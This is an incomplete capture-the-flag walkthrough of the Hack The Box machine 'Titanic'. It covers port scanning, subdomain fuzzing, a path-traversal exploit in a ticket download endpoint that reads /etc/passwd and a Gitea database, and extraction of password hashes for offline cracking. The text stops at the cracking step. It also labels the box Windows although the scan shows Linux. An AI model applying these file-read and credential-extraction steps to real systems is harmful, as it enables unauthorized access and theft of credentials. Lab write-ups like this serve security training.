# Titanic

Hack-The-Box 69 / 72
3 min read
HTB Windows RCE Remote Code Execution — the ability to run arbitrary commands on a target system remotely. Linux SSH Secure Shell — encrypted remote login, targeted via key theft, brute force, or misconfigured access. CVE A publicly catalogued, known vulnerability with a unique identifier (Common Vulnerabilities and Exposures). Docker A containerization platform — misconfigured sockets or escapes can lead to host compromise. DNS The Domain Name System — translates hostnames to IPs; often leaks subdomains and internal naming during recon. Password Cracking Recovering a plaintext password from a captured hash via brute-force or wordlist attacks. LFI Local File Inclusion — a web vulnerability letting an attacker read arbitrary files on the server. MySQL Brute Force Systematically trying many credential combinations until one succeeds. SQLi SQL Injection — manipulating database queries via unsanitized input to read or alter data. Cronjob A scheduled task on Linux — often abused for privilege escalation when it runs as root with a writable script.
Table of Contents
Challenge Mode
Hide the solution and attempt the box yourself first
  • Machine Name: Titanic
  • OS Type: Windows
  • Difficulty: Easy

Port Scanning - Service & Version Enumeration

Terminal window
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGZG4yHYcDPrtn7U0l+ertBhGBgjIeH9vWnZcmqH0cvmCNvdcDY/ItR3tdB4yMJp0ZTth5itUVtlJJGHRYAZ8Wg=
| 256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDT1btWpkcbHWpNEEqICTtbAcQQitzOiPOmc3ZE0A69Z
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://titanic.htb/
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Enumeration

Port 80/HTTP

let’s start the enumeration from port 80

image.png

looks like it allows only access from hostname let’s add entry in /etc/hosts file

image.png

refresh the web page

image.png

then we click on the Book ticket option and we found the form to book the ticket

image.png

inspecting the network tab we found two API calls one is /book and /download

image.png

the /download API looks interesting as it should be vulnerable to LFI, let’s keep this info in our back-pocket and move to further enumeration

check the web technology using whatweb

Terminal window
whatweb http://titanic.htb
image.png

let’s run the gobuster to fuzz for hidden files and directories

Terminal window
gobuster dir -u http://titanic.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -b 403,404

image.png


let’s check the /download endpoint

image.png

it shows ticket parameter is required

let’s specify the ticket parameter and see if we can get anything

image.png

it shows ticket not found, i tried basic SQLi but it is not vulnerable to SQL injection

let’s try to bruteforce subdomains using wfuzz

Terminal window
wfuzz -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://titanic.htb -H "Host: FUZZ.titanic.htb" --hw 28-

--hw 28 : it excludes response that matches size 28 words

image.png

let’s add the .dev subdomain entry in /etc/hosts file

image.png

now let’s check if the endpoint is vulnerable to LFI i tried to download ../../../../../../../../etc/passwd file

image.png

yes, it is vulnerable to LFI but i didn’t find any SSH keys in

checking the repositories in gitea panel

image.png

in docker-config i found the password of mysql user

image.png


let’s check the docker-compose.yml

image.png

we found the path of gitea configuration

download the configuration file:

http://titanic.htb/download?ticket=../../../../../../../../../../../../home/developer/gitea/data/gitea/conf/app.ini

image.png

it exposed the location of sqlite database, as we can download it let’s download and check if we can get credentials of the developer user

download database using http://titanic.htb/download?ticket=../../../../../../../../../../../../home/developer/gitea/data/gitea/gitea.db

first rename the database using mv command and then use sqlite3 to open db file

Terminal window
sqlite3 gitea.db
image.png

run .tables command to get list of tables in database

i found interesting user table

Terminal window
select * from user;
image.png

now it is little messy we can get column names using below query

Terminal window
PRAGMA table_info(user);

i found the valid column names we need and select data from it

Terminal window
select name,salt,passwd from user;
image.png

i found the tool that convert this hash into hashcat crackable formathttps://github.com/unix-ninja/hashcat/blob/master/tools/gitea2hashcat.py

Terminal window
python gitea2hashcat.py "8bf3e3452b78544f8bee9400d6936d34|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56"

image.png

copy and paste the file in developer.hash and use below hashcat tool to crack the hash

Terminal window
